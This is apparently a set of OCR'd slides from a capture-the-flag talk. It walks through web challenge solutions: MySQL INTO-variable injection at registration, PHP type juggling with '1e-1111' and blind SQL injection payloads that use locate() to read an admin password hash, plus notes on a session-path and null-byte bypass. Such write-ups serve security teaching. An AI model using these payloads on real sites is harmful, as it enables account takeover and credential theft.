
```
mysql> CREATE TABLE logs(id int NOT NULL,log varchar(64));
Query OK, 0 rows affected (0.02 sec)

mysql> select * from users;
+----+----------+----------------------------------+--------+
| id | username | password                         | points |
+----+----------+----------------------------------+--------+
|  1 | admin    | 202cb962ac59075b964b07152d234b70 |     10 |
+----+----------+----------------------------------+--------+
1 row in set (0.00 sec)

mysql> select * from users into @a,@b,@c,@d;
Query OK, 1 row affected (0.00 sec)

mysql> select @a;
+------+
| @a   |
+------+
|    1 |
+------+
1 row in set (0.00 sec)

mysql> select @b,@c;
+-------+----------------------------------+
| @b    | @c                               |
+-------+----------------------------------+
| admin | 202cb962ac59075b964b07152d234b70 |
+-------+----------------------------------+
1 row in set (0.00 sec)

mysql>
```

REGISTER AN ACCOUNT:

ADMIN' INTO@A,@B,@C,@D#

Blind error-based SQLi

```
mysql> INSERT INTO logs VALUES(1,'test');
Query OK, 1 row affected (0.01 sec)

mysql> INSERT INTO logs VALUES('aaaaa','test');
ERROR 1366 (HY000): Incorrect integer
value: 'aaaaa' for column 'id' at row 1
mysql>
```



Hello admin' into@a,@b,@c,@d#

You got 0 points

Your bet: 1


Your guess: 1

Lucky Game

One last thing,

select * from users where username=‘admin’ into @a,@b,@c,@d; would return null.

=> $Points = 0;



```
if(!empty($_REQUEST['bet']) && (int)$_REQUEST['bet'] > 0 && !empty($_REQUEST['guess']) && (int)$_REQUEST['guess'] > 0){
    echo "<aside>";
    if($_REQUEST['bet'] > $points) die("What?! you're cheater!");
    $number = rand()%8;
    echo "It is...<h1 style='color:#fff'>".$number."</h2><br />";
```

Lucky Game


PHP Type juggling

```
var_dump( (int) "1" ); // int(1)
var_dump( (int) "1e" ); // int(1)
var_dump( (int) “1e-1111" ); // int(1)

var_dump( “1e" > 0 ); // bool(true)
var_dump( “1e-11” > 0 ); // bool(true)
var_dump( “1e-1111” > 0 ); // bool(false)
```

Lucky Game

So…

it's greater than 0 but not greater than 0 …



Lucky Game

final solution


```
?bet=1e-1111’),(
if( locate(…) , ‘a’, 2),’’) -
a;
&guess=1
```

Lucky Game

FINAL SOLUTION

```
?bet=1e-1111’),(
if( locate(…) , ‘a’, 2),’’) –
a;
&guess=1
```


?bet = 1e-1111’) , (if (locate(‘a’, @c, 1) = 1,’a’,2) , ‘’) – a
&guess = 1



```
    </form>
<aside>It is...<h1 style='color:#fff'>1</h2><br />You won!</aside>
</div>
</div>
</div>
```

Wrong

?bet = 1e-1111’) , (if (locate(‘6’, @c, 1) = 1,’a’,2) , ‘’) – a
&guess = 1



```
            <button type="submit" class="pure-button pure-button-primary
button-error'>Place</button>
      </form>
<aside>It is...<h1 style='color:#fff'>1</h2><br />You won!
```

Right

KEEN security lab

TCLOUD AKA. WEBIN

- PHP WEB SERVICE
  - UPLOAD & ENCRYPT FILES
  - STORE PASSWORDS
  - TO DECRYPT AND GET PASSWORD, HAVE TO PROVIDE PROPER PINCODE.
- BINARY
  - WEBIN: SHARED KEY (AES-256-CBC) & BLOWFISH.
  - WEBIN_PWD: BLOWFISH WITH PIN AS KEY

KEEN security lab

TCLOUD AKA. WEBIN


Flag 1: pin of admin.

- fake admin pin session
- IV abuse
- side channel

flag 2: /home/webin_pwd/flag

- exploit webin_pwd service.

TCLOUD AKA. WEBIN




```
$_SESSION['username'] = basename($_SESSION['username']);
$tmp_name = $_FILES['files']['tmp_name'];
$path_info = pathinfo(substr($_FILES['files']['name'],0,128));
$filename = $path_info['basename'];
$ext = $path_info['extension'];

if($ext != "txt") {
 die('<div class="alert alert-warning">This is DEMO version. "txt" extension is
   only allowed</div>');
}

$db = sqlite();
$statement = $db->prepare('SELECT pin FROM users WHERE username = :u');
$statement->bindValue(':u', $_SESSION['username']);
$result = $statement->execute();
$row = $result->fetchArray();
```

Just register an account with username =
'/admin'
'//admin'…

TCLOUD AKA. WEBIN

NULL BYTE BACKWARD OVERFLOW.

BYPASS STRNCMP()

